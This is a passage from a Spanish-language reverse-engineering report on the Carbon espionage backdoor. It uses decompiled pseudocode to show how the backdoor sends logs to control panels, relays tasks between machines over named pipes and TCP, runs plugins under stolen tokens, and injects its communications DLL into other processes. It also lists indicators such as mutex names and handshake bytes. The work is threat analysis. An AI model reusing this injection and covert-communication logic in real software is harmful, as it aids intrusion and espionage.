if ( TaskInfoCopy->resultStdoutOrFile == 2 )
{
    if ( !CarbonOrchReadFileAndWriteFile(result, TaskInfoCopy->task_result_filepath) )
    {
        LODWORD(TaskId) = GetLastError();
        sprintf(LogStr, "CopyFile(%s, %s):%d\n", result, TaskInfoCopy->task_result_filepath, TaskId);
        CarbonOrchConvertStringSecurityDescriptorToSecurityDescriptorA(&TokenAttributes);
        hFile = CreateFileA(TaskInfoCopy->task_result_filepath, 0xC0000000, 0, &TokenAttributes, 2u, 0x80u, 0i64);
        v38 = strlen(LogStr);
        WriteFile(hFile, LogStr, v38, &NumberOfBytesRead, 0i64);
        FlushFileBuffers(hFile);
        CloseHandle(hFile);
    }
    CarbonOrchGetTempFileAndBZIPCompress(TaskInfoCopy->task_result_filepath);
    CarbonOrchCAST128EncryptOrDecryptFile(TaskInfoCopy->task_result_filepath, 99);
}
CarbonOrchGetTempFileAndBZIPCompress(TaskInfoCopy->task_log_filepath);
CarbonOrchCAST128EncryptOrDecryptFile(TaskInfoCopy->task_log_filepath, 99);
if ( !strcmp(delete, "yes") )
    DeleteFileA(result);
if ( !DeleteFileA(Name) )
    CarbonOrchDeleteFileAndMoveFileWithBakExtension(Name);
CarbonOrchWaitForSingleObject_0(hConfigFileMutex);
CarbonOrchCAST128EncryptOrDecryptFile(ConfigFile, 100);
WritePrivateProfileStringA("WORKDATA", "run_task_system", Default, ConfigFile);
CarbonOrchCAST128EncryptOrDecryptFile(ConfigFile, 99);
return CarbonOrchReleaseMutex(hConfigFileMutex);
```

Figura 46. Final de la ejecución de la tarea

5.7.4. Envío periódico del fichero de log

Este hilo es el encargado de realizar el envío del log a los paneles de control en caso que se cumplan ciertas condiciones. Debido a que Carbon puede tener paneles de control locales, es decir dentro la misma red, en este hilo solo se va a enviar el log a los paneles locales definidos en la sección [CW_LOCAL] de la configuración. El envío del log a los paneles de Internet, definidos en la sección [CW_INET], se va a realizar en la Communications Library.

Primero, el malware va a comprobar si existe el valor “timestop” en la sección [TIME] de la configuración. Este valor tiene el formato similar a “wDay: wMonth: wYear: wHour: wMinute” y sirve para que el hilo ejecute el envío del fichero de log solo después de la fecha especificada en ese campo. También va a obtener el valor del campo “lastconnect” de la sección [TIME] para obtener el tiempo que se conectó por última vez a los paneles de control y compararlo con el tiempo actual y si es mayor o igual a 30 días va a proceder a enviar el log.

```
CarbonOrchtime64(&now);
CarbonOrchWaitForSingleObject_0(hConfigFileMutex);
CarbonOrchCAST128EncryptOrDecryptFile(ConfigFile, 100);
GetPrivateProfileStringA("TIME", "lastconnect", Default, lastconnect, 0x28u, ConfigFile);
CarbonOrchCAST128EncryptOrDecryptFile(ConfigFile, 99);
CarbonOrchReleaseMutex(hConfigFileMutex);
if ( !strlen(lastconnect) )
    return 1;
lastConnectParsed = strtoul(lastconnect, &EndPtr, 10);
return now - lastConnectParsed >= 2592000; // 2592000 seconds == 30 days
```

Figura 47. Comprobación de la última conexión

Como se ha comentado anteriormente, el envío del log solo se va a realizar si existe un panel de control definido en la sección [CW_LOCAL]. En caso de que exista, se va a obtener la dirección del campo “address” y se va a proceder a crear una copia del fichero de log en la carpeta de temporales de Windows. Se va a comprimir con BZIP2 y cifrar con CAST128.

```
GetTempPathA(0x400u, TempPath);
GetTempFileNameA(TempPath, "~D", 0, TempFileName);
CarbonOrchSetFileSecurity(TempFileName);
if ( !CarbonOrchReadFileAndWriteFile(LogFileName, TempFileName) )
    goto LABEL_97;
CarbonOrchGetTempFileAndBZIPCompress(TempFileName);
hFile = CreateFileA(TempFileName, 0x80000000, 0, 0i64, 3u, 0x80u, 0i64);
if ( hFile != -1i64
    && (LODWORD(lastSendParsed) = GetFileSize(hFile, 0i64),
        LODWORD(v30) = lastSendParsed + 4,
        v33 = SetFilePointer(hFile, 0, 0i64, 0),
        lpBuffer = HeapAlloc(hHeap, 8u, lastSendParsed),
        LogFileEncrypted = HeapAlloc(hHeap, 8u, v30),
        lpBuffer)
    && LogFileEncrypted )
{
    ReadFile(hFile, lpBuffer, lastSendParsed, &NumberOfBytesRead, 0i64);
    CloseHandle(hFile);
    CarbonOrchCAST128EncryptOrDecryptFile(LogFileName, 99);
    CarbonOrchReleaseMutex(hLogFileMutex);
    CarbonOrchestratorCAST128Init(key);
    LODWORD(lastSendParsed) = (IAT->ntohl)(lastSendParsed);
    Offset = 0;
    CarbonOrchestratorCAST128Finish(&lastSendParsed, LogFileEncrypted, 4, key, v51, v50);
    Offset += 4;
    LODWORD(lastSendParsed) = (IAT->ntohl_)(lastSendParsed);
    CarbonOrchestratorCAST128Finish(lpBuffer, LogFileEncrypted + Offset, lastSendParsed, key, v51, v50);
}
```

Figura 48. Compresión y cifrado del fichero de log

Por último, se va a enviar el anterior fichero mediante el tipo de transporte que se haya establecido en “address” y que puede ser de tipo “frag.tcp” o “frag.np” para tuberías nombradas.

```
AddressValue = strtok(C2Panel, "/");
if ( !strcmp("frag.np", AddressValue) )
{
    TransportStr = "frag.np";
    AddressValue = strtok(0i64, "/");
    if ( !AddressValue )
    {
        v24 = 3;
        goto LABEL_84;
    }
    sprintf(FullSystemPipename, "\\.\\"%s\\pipe\\"%s", AddressValue, SystemPipeName);
}
else
{
    if ( strcmp("frag.tcp", AddressValue) )
    {
        v24 = 3;
        goto LABEL_84;
    }
    TransportStr = "frag.tcp";
    AddressValue = strtok(0i64, "/");
    if ( !AddressValue )
    {
        v24 = 3;
        goto LABEL_84;
    }
    strcpy(FullSystemPipename, AddressValue);
}
```

Figura 49. Establecimiento del transporte

5.7.5. Comunicación con otros componentes

Al igual que el malware Uroboros o Snake, Carbon puede enviar tareas a otros ordenadores dentro de la misma red a través de tuberías nombradas o canales de transporte TCP. Esto permite al malware poder enviar y ejecutar tareas en equipos que no tienen acceso a Internet directamente.

Carbon, comparado con Uroboros, utiliza un número reducido de canales de comunicación o también llamados “transports”. Los transportes disponibles en Carbon son los siguientes:

- **Tipo 1:** tcp y b2m
- **Tipo 2:** np, frag y m2b

Los datos enviados a los otros componentes suelen usar el modo “frag” y transportados por “tcp” o por “np”. Este último transporte hace referencia a named pipes o en castellano, tuberías nombradas. Si, por ejemplo, se envían datos fragmentados de un equipo a otro mediante una tubería nombrada, se va a configurar un objeto de tipo “frag.np”. En este caso, se llamará al constructor de la clase madre “frag” seguido de una llamada a la subclase del constructor “np”.

Existe una estructura compuesta por varios manejadores para cada objeto: Inicializar la comunicación, conexión a una tubería nombrada o dirección IP, leer datos, enviar datos, etc.

En primer lugar, de forma similar a como lo ha hecho en el hilo anterior va a comprobar si existe el valor “timestop” en la configuración para esperarse a enviar la tarea. Seguidamente, el malware va a obtener los parámetros “sys_winmin” y “sys_winmax” de la sección [TIME] de la configuración. Estos valores se usan para esperar un tiempo aleatorio para el envío de la tarea.

```
CarbonOrchWaitForSingleObject_0(hConfigFileMutex);
CarbonOrchCAST128EncryptOrDecryptFile(ConfigFile, 100);
GetPrivateProfileStringA("TIME", "sys_winmin", Default, sys_winmin, 0x1Eu, ConfigFile);
GetPrivateProfileStringA("TIME", "sys_winmax", Default, sys_winmax, 0x1Eu, ConfigFile);
CarbonOrchCAST128EncryptOrDecryptFile(ConfigFile, 99);
CarbonOrchReleaseMutex(hConfigFileMutex);
sys_winmin_Parsed = strlen(sys_winmin) ? atoi(sys_winmin) : 600000;
sys_winmax_Parsed = strlen(sys_winmax) ? atoi(sys_winmax) : 900000;
RandomInt = CarbonOrchCryptGenRnandom4BytesWithModule(sys_winmin_Parsed, sys_winmax_Parsed);
if ( CarbonOrchWaitForSingleObjectOnMainEvent(RandomInt) )
    break;
```

Figura 50. Obtención de los parámetros sys_winmax y sys_winmin

A continuación, el malware va a obtener el equipo al que enviar la tarea desde el campo “address” de la sección [CW_LOCAL] y va a proceder a su envío.

```

CarbonOrchWaitForSingleObject_0(hConfigFileMutex);
CarbonOrchCAST128EncryptOrDecryptFile(ConfigFile, 100);
GetPrivateProfileStringA("CW_LOCAL", "quantity", Default, local_quantity, 0xAu, ConfigFile);
if ( strlen(local_quantity) && (localQuantityParsed = atoi(local_quantity)) != 0 )
{
    memset(local_quantity, 0, 0xAui64);
    RandomInt_1 = CarbonOrchCryptGenRnandom4BytesWithModule(1u, localQuantityParsed);
    itoa(RandomInt_1, num, 10);
    strcpy(AdressStr, "address");
    lstrcatA(AdressStr, num);
    GetPrivateProfileStringA("CW_LOCAL", AdressStr, Default, AddressValue, 0x80u, ConfigFile);
    strcpy(object, "object");
    lstrcatA(object, num);
    GetPrivateProfileStringA("CW_LOCAL", object, Default, objectValue, 0x64u, ConfigFile);
    CarbonOrchCAST128EncryptOrDecryptFile(ConfigFile, 99);
    CarbonOrchReleaseMutex(hConfigFileMutex);
}

```

Figura 51. Obtención del panel de control local

Para reenviar una tarea a otro equipo, Carbon va a realizar los siguientes pasos:

1. Creará un canal de comunicación (objeto frag.np o frag.tcp) con una tubería nombrada o dirección IP específica.

```

if ( !strcmp("frag.np", String2) )
{
    String1 = "frag.np";
    String2 = strtok(0i64, "/");
    if ( !String2 )
        return 0i64;
    sprintf(TransporStr, "\\\\.\\%s\\pipe\\%s", String2, SystemPipeName);
}
else
{
    if ( strcmp("frag.tcp", String2) )
        return 0i64;
    String1 = "frag.tcp";
    String2 = strtok(0i64, "/");
    if ( !String2 )
        return 0i64;
    strcpy(TransporStr, String2);
}
v6 = 0i64;
CarbonOrchestratorCAST128Init(v20);
v2 = strlen(TransporStr);
v16 = CarbonOrchTransportStructConstructor(&v9, &String1, 0i64, 0, TransporStr, v2 + 1, 2);

```

Figura 52. Creación del objeto de transporte

2. Va a establecer las propiedades de la comunicación, como por ejemplo el tamaño del fragmento, información sobre el cliente, etc.

```

v16 = CarbonOrchUpdateTransportParams(v9, "frag_size=32768", 0);
if ( !strcmp(String1, "frag.np") )
{
    v16 = CarbonOrchUpdateTransportParams(v9, "net_user=", 0);
    v16 = CarbonOrchUpdateTransportParams(v9, "net_password=", 0);
    nSize = 260;
    GetComputerNameA(ComputerName, &nSize);
    sprintf(Peer_nfo, "write_peer_nfo=%c%c%c", 129i64, ComputerName, 0i64);
    v16 = CarbonOrchUpdateTransportParams(v9, Peer_nfo, 0);
}

```

Figura 53. Parámetros de la conexión

3. Conexión con el cliente.

```

v16 = CarbonOrchConnectTransport(v9, 0);
if ( v16 )
{
    CarbonOrchWaitForSingleObject60000000();
    CarbonOrchestratorWriteToFile("W|-2|%d|%s|mcon|\n", v16, TransporStr);
    CarbonOrchFreeTransportStruct(&v9, 0);
    result = 0i64;
}

```

Figura 54. Conexión con el cliente

4. Autenticación entre el anfitrión y el cliente. Hay un proceso de handshake en el que el host envía el valor mágico "A1 1D EA D1 EA F5 FA 11" y espera recibir del cliente el valor "C0 01 DA 42 DE AD 2D A4".

```

v16 = CarbonOrchWriteAuthToTransport(v9, &TransportSendAuth, 8u, 0);
if ( v16 )
{
    CarbonOrchestratorWriteToFile("W|-2|%d|%s|SEND_AUTH|\n", v16, TransporStr);
    CarbonOrchFreeTransportStruct(&v9, 0);
    result = 0i64;
}
else
{
    v16 = CarbonOrchReadAuthFromTransport(v9, &Buf1, &v10, 6000000u, 0);
    if ( v16 )
    {
        CarbonOrchFreeTransportStruct(&v9, 0);
        CarbonOrchestratorWriteToFile("W|-2|%d|%s|RECV_AUTH|\n", v16, TransporStr);
        result = 0i64;
    }
    else if ( !memcmp(Buf1, &TransportRcvAuth, 8ui64) )

```

Figura 55. Handshake de autenticación

5. Se envía un comando "WHO" al cliente donde el anfitrión envía el object_id de la víctima y espera recibir el mismo object_id desde el cliente.

```

v3 = strlen(ObjectID);
if ( CarbonOrchCAST128EncryptAndWriteFileToPipe(v9, ObjectID, v3, 0i64, v20) )
{
    CarbonOrchFreeTransportStruct(&v9, 0);
    CarbonOrchestratorWriteToFile("W|-2|%d|%s|SEND_OBJ|\n", v16, TransporStr);
    result = 0i64;
}

```

Figura 56. Envío del comando WHO

6. Si la autenticación fue exitosa, los datos se envían al cliente.

```

v16 = CarbonOrchCAST128EncryptAndWriteFileToPipe(v9, &v15, 4, 0i64, v20);
CarbonOrchTaskExecutor(0i64, Buffer, BuffSize, v20, 0, TransporStr);
CarbonOrchWrapModifyStructAndUpdateTransportGlobal(v9, Buffer);
CarbonOrchFreeTransportStruct(&v9, 0);
result = 1i64;

```

Figura 57. Envío de la tarea a ejecutar al cliente

Toda la comunicación entre el anfitrión y el cliente está cifrada con el algoritmo CAST128. Por otra parte, esta misma funcionalidad también es implementada en el componente Communications Library.

5.7.6. Ejecución de plugins

Carbon permite plugins adicionales para ampliar sus funcionalidades. En el archivo de configuración existe una sección denominada [PLUGINS]. Es posible que dicha sección no exista cuando el dropper crea el fichero de configuración, pero otros componentes del malware la pueden crear. La anterior sección contiene líneas formadas de la siguiente forma:

```
plugin_name=enabled|mode[:username:password]|file_path
```

A continuación, se explica el significado de cada campo:

- **plugin_name:** Nombre del plugin.
- **enabled:** Valor para determinar si el plugin se encuentra habilitado. El valor “enable” marca el plugin como habilitado.
- **mode:** Modo de ejecución del plugin.
- **username:** Campo opcional que contiene el usuario que va a usarse para ejecutar el plugin.
- **password:** Campo opcional que contiene la contraseña del usuario que va a usarse para ejecutar el plugin.
- **file_path:** Ruta al fichero del plugin.

El campo “file_path” puede ser la ruta a un archivo PE o a un archivo que contiene una línea de comando para ser ejecutado. El campo “enabled” es una cadena que se usa para saber si el complemento debe ejecutarse, si es el caso, su valor es “enable”.

El atributo “mode” se utiliza para controlar el contexto en el que se va a ejecutar el archivo PE o línea de comandos y puede tener los siguientes valores:

- 1: Ejecución con los privilegios del usuario actual en el contexto del proceso actual a través de CreateProcess.
- 2: Ejecución como el usuario especificado en la configuración. Se usa la API LogonUserA para recuperar el token de dicho usuario.
- 3: Ejecución en el contexto de seguridad del usuario representado por el token del proceso “explorer.exe”. El token se duplica y se utiliza a través de la función CreateProcessAsUser.
- 4: Usa el SessionId obtenido del token del proceso “explorer.exe” y va a intentar elevar el token a alta integridad.

En caso de que el fichero sea un archivo PE, el archivo se va a cargar en la memoria del proceso del malware. Si se trata de una DLL y exporta una función con nombre “SecLibStart”, se va a crear un nuevo hilo para ejecutar dicho export.

```

if ( strstr(IsPluginEnabled, "enable") )
{
    ArgList = malloc(0x260ui64);
    memset(ArgList, 0, 0x260ui64);
    strcpy(ArgList + 8, PluginDir);
    lstrcatA(ArgList + 8, PluginName_1);
    strcpy(ArgList + 268, FilePath);
    *(ArgList + 134) = mode_1;
    strcpy(ArgList + 568, Username);
    strcpy(ArgList + 588, Password);
    if ( CarbonOrchCheckIfPEFile(ArgList + 268) == 1 )
    {
        v33 = CarbonOrchGetCharacteristicsAndMachineFromPE(ArgList + 268, Characteristics, &MachineType);
        if ( v33 == 1 )
        {
            if ( Characteristics[0] & IMAGE_FILE_DLL )
            {
                hModule = LoadLibraryA(ArgList + 268);
                if ( hModule )
                {
                    StartAddress = GetProcAddress(hModule, "SecLibStart");
                    if ( StartAddress )
                    {
                        *(ArgList + 70) = hModule;
                        *(ArgList + 133) = 7;
                    }
                }
            }
        }
    }
}

```

Figura 58. Ejecución del plugin en formato DLL

En caso de que sea un fichero de tipo EXE, va a proceder a crear un hilo para ejecutarlo desde su entrypoint.

```

else if ( *(ArgList + 133) == 5 )
{
    v13 = beginthreadex(0i64, 0, CarbonOrchExecutePlugin, ArgList, 0, &ThrdAddr);
}

```

Figura 59. Ejecución del Plugin en formato EXE

5.7.7. Inyección de Comms Library en procesos remotos

El componente Communications Library es el encargado de comunicarse con el panel de control y éste va a ser inyectado en procesos remotos. Para saber dónde inyectar la librería, el malware va a analizar el campo "iproc" de la sección [NAME] de la configuración que contiene una lista de procesos que se comunican con Internet de forma legítima.

```

CarbonOrchWaitForSingleObject_0(hConfigFileMutex);
CarbonOrchCAST128EncryptOrDecryptFile(ConfigFile, 100);
GetPrivateProfileStringA("NAME", "iproc", Default, iprocValue, 0x104u, ConfigFile);
CarbonOrchCAST128EncryptOrDecryptFile(ConfigFile, 99);
CarbonOrchReleaseMutex(hConfigFileMutex);

```

Figura 60. Procesos objetivo de la inyección

A continuación, el malware va a enumerar todos los procesos que se encuentran en ejecución en el sistema. Para cada proceso, si el proceso padre es "explorer.exe" o "ieuser.exe" y se encuentra en la lista definida por el valor "iproc" va a inyectar la Communications Library en dicho proceso.


```

if ( CarbonOrchGetModuleBaseNameFromProcess(*(v9 + i), ModuleFileName, 0x104u) == 1
    && strstr(iprocValue, ModuleFileName) )
{
    if ( (parentPID = 0,
        memset(ModuleFileName, 0, 0x104ui64),
        CarbonOrchFindParentPID(*(v9 + i), &parentPID))
        && CarbonOrchGetModuleBaseNameFromProcess(parentPID, ModuleFileName, 0x104u) == 1
        && (!strcmpi(ModuleFileName, explorer_exe) || !strcmpi(ModuleFileName, "ieuser.exe"))
        || CarbonOrchFindParentPID(*(v9 + i), &parentPID)
        && !CarbonOrchGetModuleBaseNameFromProcess(parentPID, ModuleFileName, 0x104u) )
    {
        .
    }
}

```

Figura 61. Comprobación del nombre del proceso a inyectar

El proceso de inyección de la librería es bastante normal. Primero el malware va a buscar la dirección de la función LoadLibraryW en el proceso remoto. Para ello va a enumerar los módulos y recuperar la base del módulo kernel32.dll. Seguidamente va a mapear en memoria la librería y va a analizar la Export Address Table para obtener la dirección de la función LoadLibraryW. Por último, va a sumar la base del módulo kernel32.dll en el proceso remoto con el offset de la función LoadLibraryW para obtener el puntero a dicha función.

Seguidamente, se va a otorgar el permiso SeDebugPrivilege y va a obtener un handle al proceso en el que se va a inyectar. Luego, va a reservar memoria en el proceso remoto y va a escribir la ruta del fichero en disco de la DLL a inyectar. Para terminar, va a crear un hilo remoto en el proceso objetivo con la función NtCreateThreadEx o CreateRemoteThread que va a ejecutar la función LoadLibraryW obtenida anteriormente y va a cargar la librería que recibe por parámetro que es la ruta de la Communications Library que ha escrito en la zona de memoria anteriormente.

```

pLoadLibraryW = CarbonOrchCheckPeAndMemoryMapIt(pid, L"kernel32.dll", "LoadLibraryW");
if ( pLoadLibraryW && (hObject = CarbonGetDebugPrivAndOpenProcess(v10, 0x43Au)) != 0i64 )
{
    LODWORD(dwSize) = lstrlenW(CommsLibraryFilePath_1);
    if ( dwSize
        && (LODWORD(dwSize) = 2 * (dwSize + 1),
            (lpLibFileName = VirtualAllocEx(hObject, 0i64, dwSize, 0x1000u, 4u)) != 0i64) )
    {
        Sleep(1000u);
        NumberOfBytesWritten = 0i64;
        if ( WriteProcessMemory(hObject, lpLibFileName, CommsLibraryFilePath_1, dwSize, &NumberOfBytesWritten) )
        {
            v3 = CarbonOrchRemoteExecutePayload(hObject, pLoadLibraryW, lpLibFileName);
        }
    }
}

```

Figura 62. Inyección de la librería

5.8. Communications Library

El componente Communications Library se encarga principalmente de gestionar las conexiones a Internet ya sea para recibir tareas del panel de control o para remitir dichas tareas al Orchestrator.

El malware tiene su inicio en el entrypoint de la librería ya que no exporta ninguna función. Una vez en ejecución, lo primero que va a realizar el malware es deshabilitar los errores del sistema, obtener el PID del proceso actual, resolver los punteros de algunas APIs dinámicamente y crear el evento principal de sincronización todo esto de forma muy similar a como se ha visto en el Orchestrator.

```

SetErrorMode(0x8007u);
hHeap = GetProcessHeap();
*CurrentProcessID = GetCurrentProcessId();
CarbonCommsCreateIAT();
CarbonCommsCreateIAT_0();
CarbonCommsCreateIAT_1();
if ( IATFlag )
{
    CarbonCommsWriteToCommsLogFile("RDIE", 0);
    return 0;
}
WorkingDir = HeapAlloc(hHeap, 8u, 0x400u);
if ( !WorkingDir )
    return 0;
hMainEvent_0 = CreateEventA(0, 1, 0, 0);

```

Figura 63. Inicialización del componente Communications Library

Seguidamente, va a obtener el Security Descriptor que aplicará al fichero de log y va a intentar obtener un handle a los objetos mutex creados anteriormente por el Orchestrator para gestionar el acceso de lectura y escritura a los ficheros globales del malware.

```

hLogFileMutex = OpenMutexA(0x100001u, 0, "Global\\Open.Locked.Session.MBP");
if ( !hLogFileMutex )
{
    GetLastError();
    return 0;
}
TaskConfigMutex = OpenMutexA(0x100001u, 0, "Global\\StopDeskIntel");
if ( !TaskConfigMutex )
    return 0;
RemoteTaskMutex = OpenMutexA(0x100001u, 0, "Global\\StickLowDrop");
if ( !RemoteTaskMutex )
    return 0;
TaskListMutex = OpenMutexA(0x100001u, 0, "Global\\NE_full_block_clone");
if ( !TaskListMutex )
    return 0;
dword_200208C0 = OpenMutexA(0x100001u, 0, "Global\\{5279C310-CA22-EAA1-FE49-C3A6A22AFC82}");
if ( !dword_200208C0 )
    return 0;
hConfigFileMutex = OpenMutexA(0x100001u, 0, "Global\\Central.Orchestrator.E");
if ( !hConfigFileMutex || !CarbonCommsParseWorkingDir(&CommandLineCopy) || !strlenA(WorkingDir) )
    return 0;

```

Figura 64. Apertura de los objetos mutex

A continuación, va a inicializar las variables globales que contienen los nombres de los ficheros y los directorios del directorio de trabajo de Carbon. Para ello, anteriormente el malware va a analizar los ficheros con extensión INF en el directorio "C:\Windows\INF" para buscar la entrada "DestDir" que contiene la ruta al directorio de trabajo de Carbon.

```

if ( !hConfigFileMutex || !CarbonCommsParseWorkingDir(&CommandLineCopy) || !strlenA(WorkingDir) )
    return 0;
v1 = strlenA(WorkingDir);
v2 = WorkingDir;
if ( WorkingDir[v1 - 1] != 92 )
{
    lstrcatA(WorkingDir, "\\");
    v2 = WorkingDir;
}
strcpy(ConfigPathFile, v2);
lstrcatA(ConfigPathFile, "estdlawf.fes");
strcpy(TasksDir, WorkingDir);
lstrcatA(TasksDir, "1049\\");
strcpy(TaskResultsAndLogDir, WorkingDir);
lstrcatA(TaskResultsAndLogDir, "1033\\");
strcpy(TaskLogFile, TaskResultsAndLogDir);
lstrcatA(TaskLogFile, "gstatwwq.inf");
strcpy(CommsLibraryTaskFile, TasksDir);
lstrcatA(CommsLibraryTaskFile, "myudasrw.sxl");
strcpy(TaskListFile, TasksDir);
lstrcatA(TaskListFile, "nugrdmldaw.wt3");
strcpy(LogFileName, TaskResultsAndLogDir);
lstrcatA(LogFileName, "dbr4as.lte");
strcpy(ErrorLogFile, WorkingDir);
lstrcatA(ErrorLogFile, "nr3eaaw.hgd");

```

Figura 65. Inicialización de variables globales

Luego, va a comprobar si el fichero de log ya existe y en caso de que no exista, mediante la API WritePrivateProfileStringA va a escribir el contenido "LOG start 1". En caso de que el fichero ya exista, va a comprobar si el tamaño del fichero anterior es mayor o igual a 15 Megabytes y si es así va a escribir el valor 0 a la variable global que hemos llamado "LogFileIsBig".

```

CarbonOrchWaitForSingleObject(hLogFileMutex);
CarbonCommsEncryptDecryptFile(100, LogFileName);
hFile = CreateFileA(LogFileName, 0x40000000u, 2u, 0, 3u, 0x80u, 0);
hObject = hFile;
if ( hFile == -1 )
{
    v4 = CreateFileA(LogFileName, 0x40000000u, 2u, &SecurityAttributes, 4u, 0x80u, 0);
    hObject = v4;
    if ( v4 != -1 )
        CloseHandle(v4);
    SetFileSecurityWrap(LogFileName);
    hObject = 0;
    WritePrivateProfileStringA("LOG", "start", "1", LogFileName);
}
else
{
    CommandLineCopy = GetFileSize(hFile, 0);
    CloseHandle(hObject);
    hObject = 0;
    if ( CommandLineCopy >= 16192000 )
        LogFileIsBig = 0;
}
CarbonCommsEncryptDecryptFile(99, LogFileName);
CarbonCommsReleaseMutex(hLogFileMutex);

```

Figura 66. Inicialización del fichero de log

Como parte de la inicialización, el malware va a inicializar los diferentes tipos de transportes disponibles de forma similar a como lo hace el Orchestrator. También va a comprobar que existe el valor "object_id" definido en el fichero de configuración, en caso de que no exista va a finalizar su ejecución. Para registrar que el componente se

encuentra en ejecución, va a obtener el CommandLine del proceso en el que está inyectado y lo va a escribir junto con la versión en el fichero de log.

```

v5 = CarbonCommsInitializeTransports();
if ( v5 )
    CarbonCommsLogToFile("TS|%d|\n", v5);
if ( !CarbonCommsParseObjectIDFromConfig() )
{
    CarbonCommsLogToFile("ST|NOID|\n");
    v6 = CarbonCommsSendErrorToOrchPipe();
    CarbonCommsLogToFile("ST|NR:%d|\n", v6);
    return 0;
}
CommandLine = HeapAlloc(hHeap, 8u, 0x400u);
CommandLineCopy = GetCommandLineA();
if ( lstrlenA(CommandLineCopy) >= 1024 )
    strncpy(CommandLine, CommandLineCopy, 1023u);
else
    strcpy(CommandLine, CommandLineCopy);
CarbonCommsLogToFile("ST|4/08|%s:%d|\n", CommandLine, *CurrentProcessID);

```

Figura 67. Comprobaciones iniciales del malware

Otra comprobación que realiza el malware es revisar si existe en la configuración las claves públicas y privadas que va a utilizar el malware para descifrar las tareas recibidas desde el panel de control. Para ello va a revisar el campo “publicc” de la sección [CRYPTO] de la configuración para verificar si ya se encuentra definida la clave pública. En el caso de la clave privada, el campo que va a revisar es el “keypair”. Si existen esos campos en la configuración, el malware va a inicializar las variables globales que hemos llamado “PublicKey” y “PrivateKey”, en las que va a almacenar las claves mencionadas anteriormente en formato BLOB para poder ser importadas por las APIS criptográficas de Windows.

```

if ( CarbonCommsCheckForCryptoPublic() )
    CarbonCommsConcatPublicRSAHeader(PublicKey);
if ( CarbonCommsGetPrivateKeyFromConfig(PrivateKey, &Default) )
    CarbonCommsConcatPrivateRSAHeaderAndExportIt(PrivateKey);
CarbonCommsInitializeCriticalSection(&stru_200209A0);
CarbonCommsInitializeCriticalSection(&stru_20020960);
hMainEvent = CreateEventA(0, 1, 0, 0);

```

Figura 68. Comprobación de las claves públicas y privadas

Por último, el malware va a crear siete hilos y cada hilo se va a encargar de una tarea diferente. Las funciones realizadas por cada hilo se van a explicar en su correspondiente apartado.

```

hConfigThread = CreateThread(0, 0, CarbonCommsConfigurationThread, 0, 0, &ThreadId);
if ( !hConfigThread )
{
    v9 = errno();
    CarbonCommsLogToFile("PV|%d|\n", *v9);
}
hTasksThread = CreateThread(0, 0, CarbonCommsTaskExecutionThread, 0, 0, &dword_20020978);
if ( !hTasksThread )
{
    v10 = errno();
    CarbonCommsLogToFile("TP|%d|\n", *v10);
}
hLogRotationThread = CreateThread(0, 0, CarbonCommsLogRotationThread, 0, 0, &dword_2002097C);
if ( !hLogRotationThread )
{
    v11 = errno();
    CarbonCommsLogToFile("SL|%d|\n", *v11);
}
hC2CommsThread = CreateThread(0, 0, CarbonCommsC2Thread, 0, 0, &dword_20020984);
if ( !hC2CommsThread )
{
    v12 = errno();
    CarbonCommsLogToFile("WP|%d|\n", *v12);
}
hCheckInetThread = CreateThread(0, 0, CarbonCommsCheckInternetThread, 0, 0, &dword_20020988);
if ( !hCheckInetThread )
{
    v13 = errno();
    CarbonCommsLogToFile("IA|%d|\n", *v13);
}
hConfigBackupThread = CreateThread(0, 0, CarbonCommsConfigBackupThread, 0, 0, &dword_2002098B);
if ( !hConfigBackupThread )
{
    v14 = errno();
    CarbonCommsLogToFile("TS|%d|\n", *v14);
}
hRVThread = CreateThread(0, 0, CarbonCommsRendezVousThread, 0, 0, &dword_2002098C);

```

Figura 69. Hilos principales de la Communications Library

5.8.1. Monitorización de parámetros de la configuración

Este primer hilo es bastante simple en cuanto a las tareas que realiza. Primero, va a comprobar si existe el valor “sethttp11” en la sección [TRANSPORT] de la configuración. En caso de que exista y su contenido sea diferente a “no”, el malware va a proceder a establecer el valor “EnableHttp1_1” de la clave “HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet Settings” y el valor “ProxyHttp1.1” de la clave “HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet Settings” a 1.

```

GetPrivateProfileStringA("TRANSPORT", "sethttp11", &Default, sethttp11, 0x64u, ConfigPathFile);
CarbonCommsEncryptDecryptFile(99, ConfigPathFile);
CarbonCommsReleaseMutex(hConfigFileMutex);
if ( !strcmp(sethttp11, "no") )
    return 0;
if ( RegCreateKeyExA(
    HKEY_CURRENT_USER,
    "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet Settings",
    0,
    0,
    0,
    2u,
    0,
    &phkResult,
    &dwDisposition) )
{
    return 0;
}
dwDisposition = 1;
if ( RegSetValueExA(phkResult, "EnableHttp1_1", 0, 4u, &dwDisposition, 4u) )
    return 0;
RegCloseKey(phkResult);
if ( RegCreateKeyExA(
    HKEY_CURRENT_USER,
    "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet Settings",
    0,
    0,
    0,
    2u,
    0,
    &phkResult,
    &dwDisposition) )
{
    return 0;
}
dwDisposition = 1;
if ( RegSetValueExA(phkResult, "ProxyHttp1.1", 0, 4u, &dwDisposition, 4u) )

```

Figura 70. Configuración de HTTP1.1

Con ello va a forzar al sistema a utilizar el protocolo HTTP 1.1 en sus comunicaciones a Internet.

Por último, va a escribir la versión del componente en la configuración y va a obtener el object_id de la máquina y lo va a almacenar en una variable global.

```
do
{
    CarbonOrchWaitForSingleObject(hConfigFileMutex);
    CarbonCommsEncryptDecryptFile(100, ConfigPathFile);
    WritePrivateProfileStringA("VERSION", "User", "4/08", ConfigPathFile);
    CarbonCommsEncryptDecryptFile(99, ConfigPathFile);
    CarbonCommsReleaseMutex(hConfigFileMutex);
    CarbonCommsParseObjectIDFromConfig();
}
while ( !CarbonCommsWaitForSingleObject(600000u) );
```

Figura 71. Hilo de monitorización de la configuración

5.8.2. Ejecución de tareas

Esta funcionalidad es muy similar a la descrita en el apartado 5.7.3 Ejecución de tareas del componente Orchestrator.

Una de las diferencias es que lee el valor “run_task” en vez del “run_task_system” de la clave [WORKDATA] para comprobar si ya se encuentra ejecutando alguna tarea. Por otra parte, el fichero de tareas del que lee las tareas a ejecutar es el “myudasrw.xml”.

```
CarbonOrchWaitForSingleObject(hConfigFileMutex);
CarbonCommsEncryptDecryptFile(100, ConfigPathFile);
WritePrivateProfileStringA("WORKDATA", "run_task", &Default, ConfigPathFile);
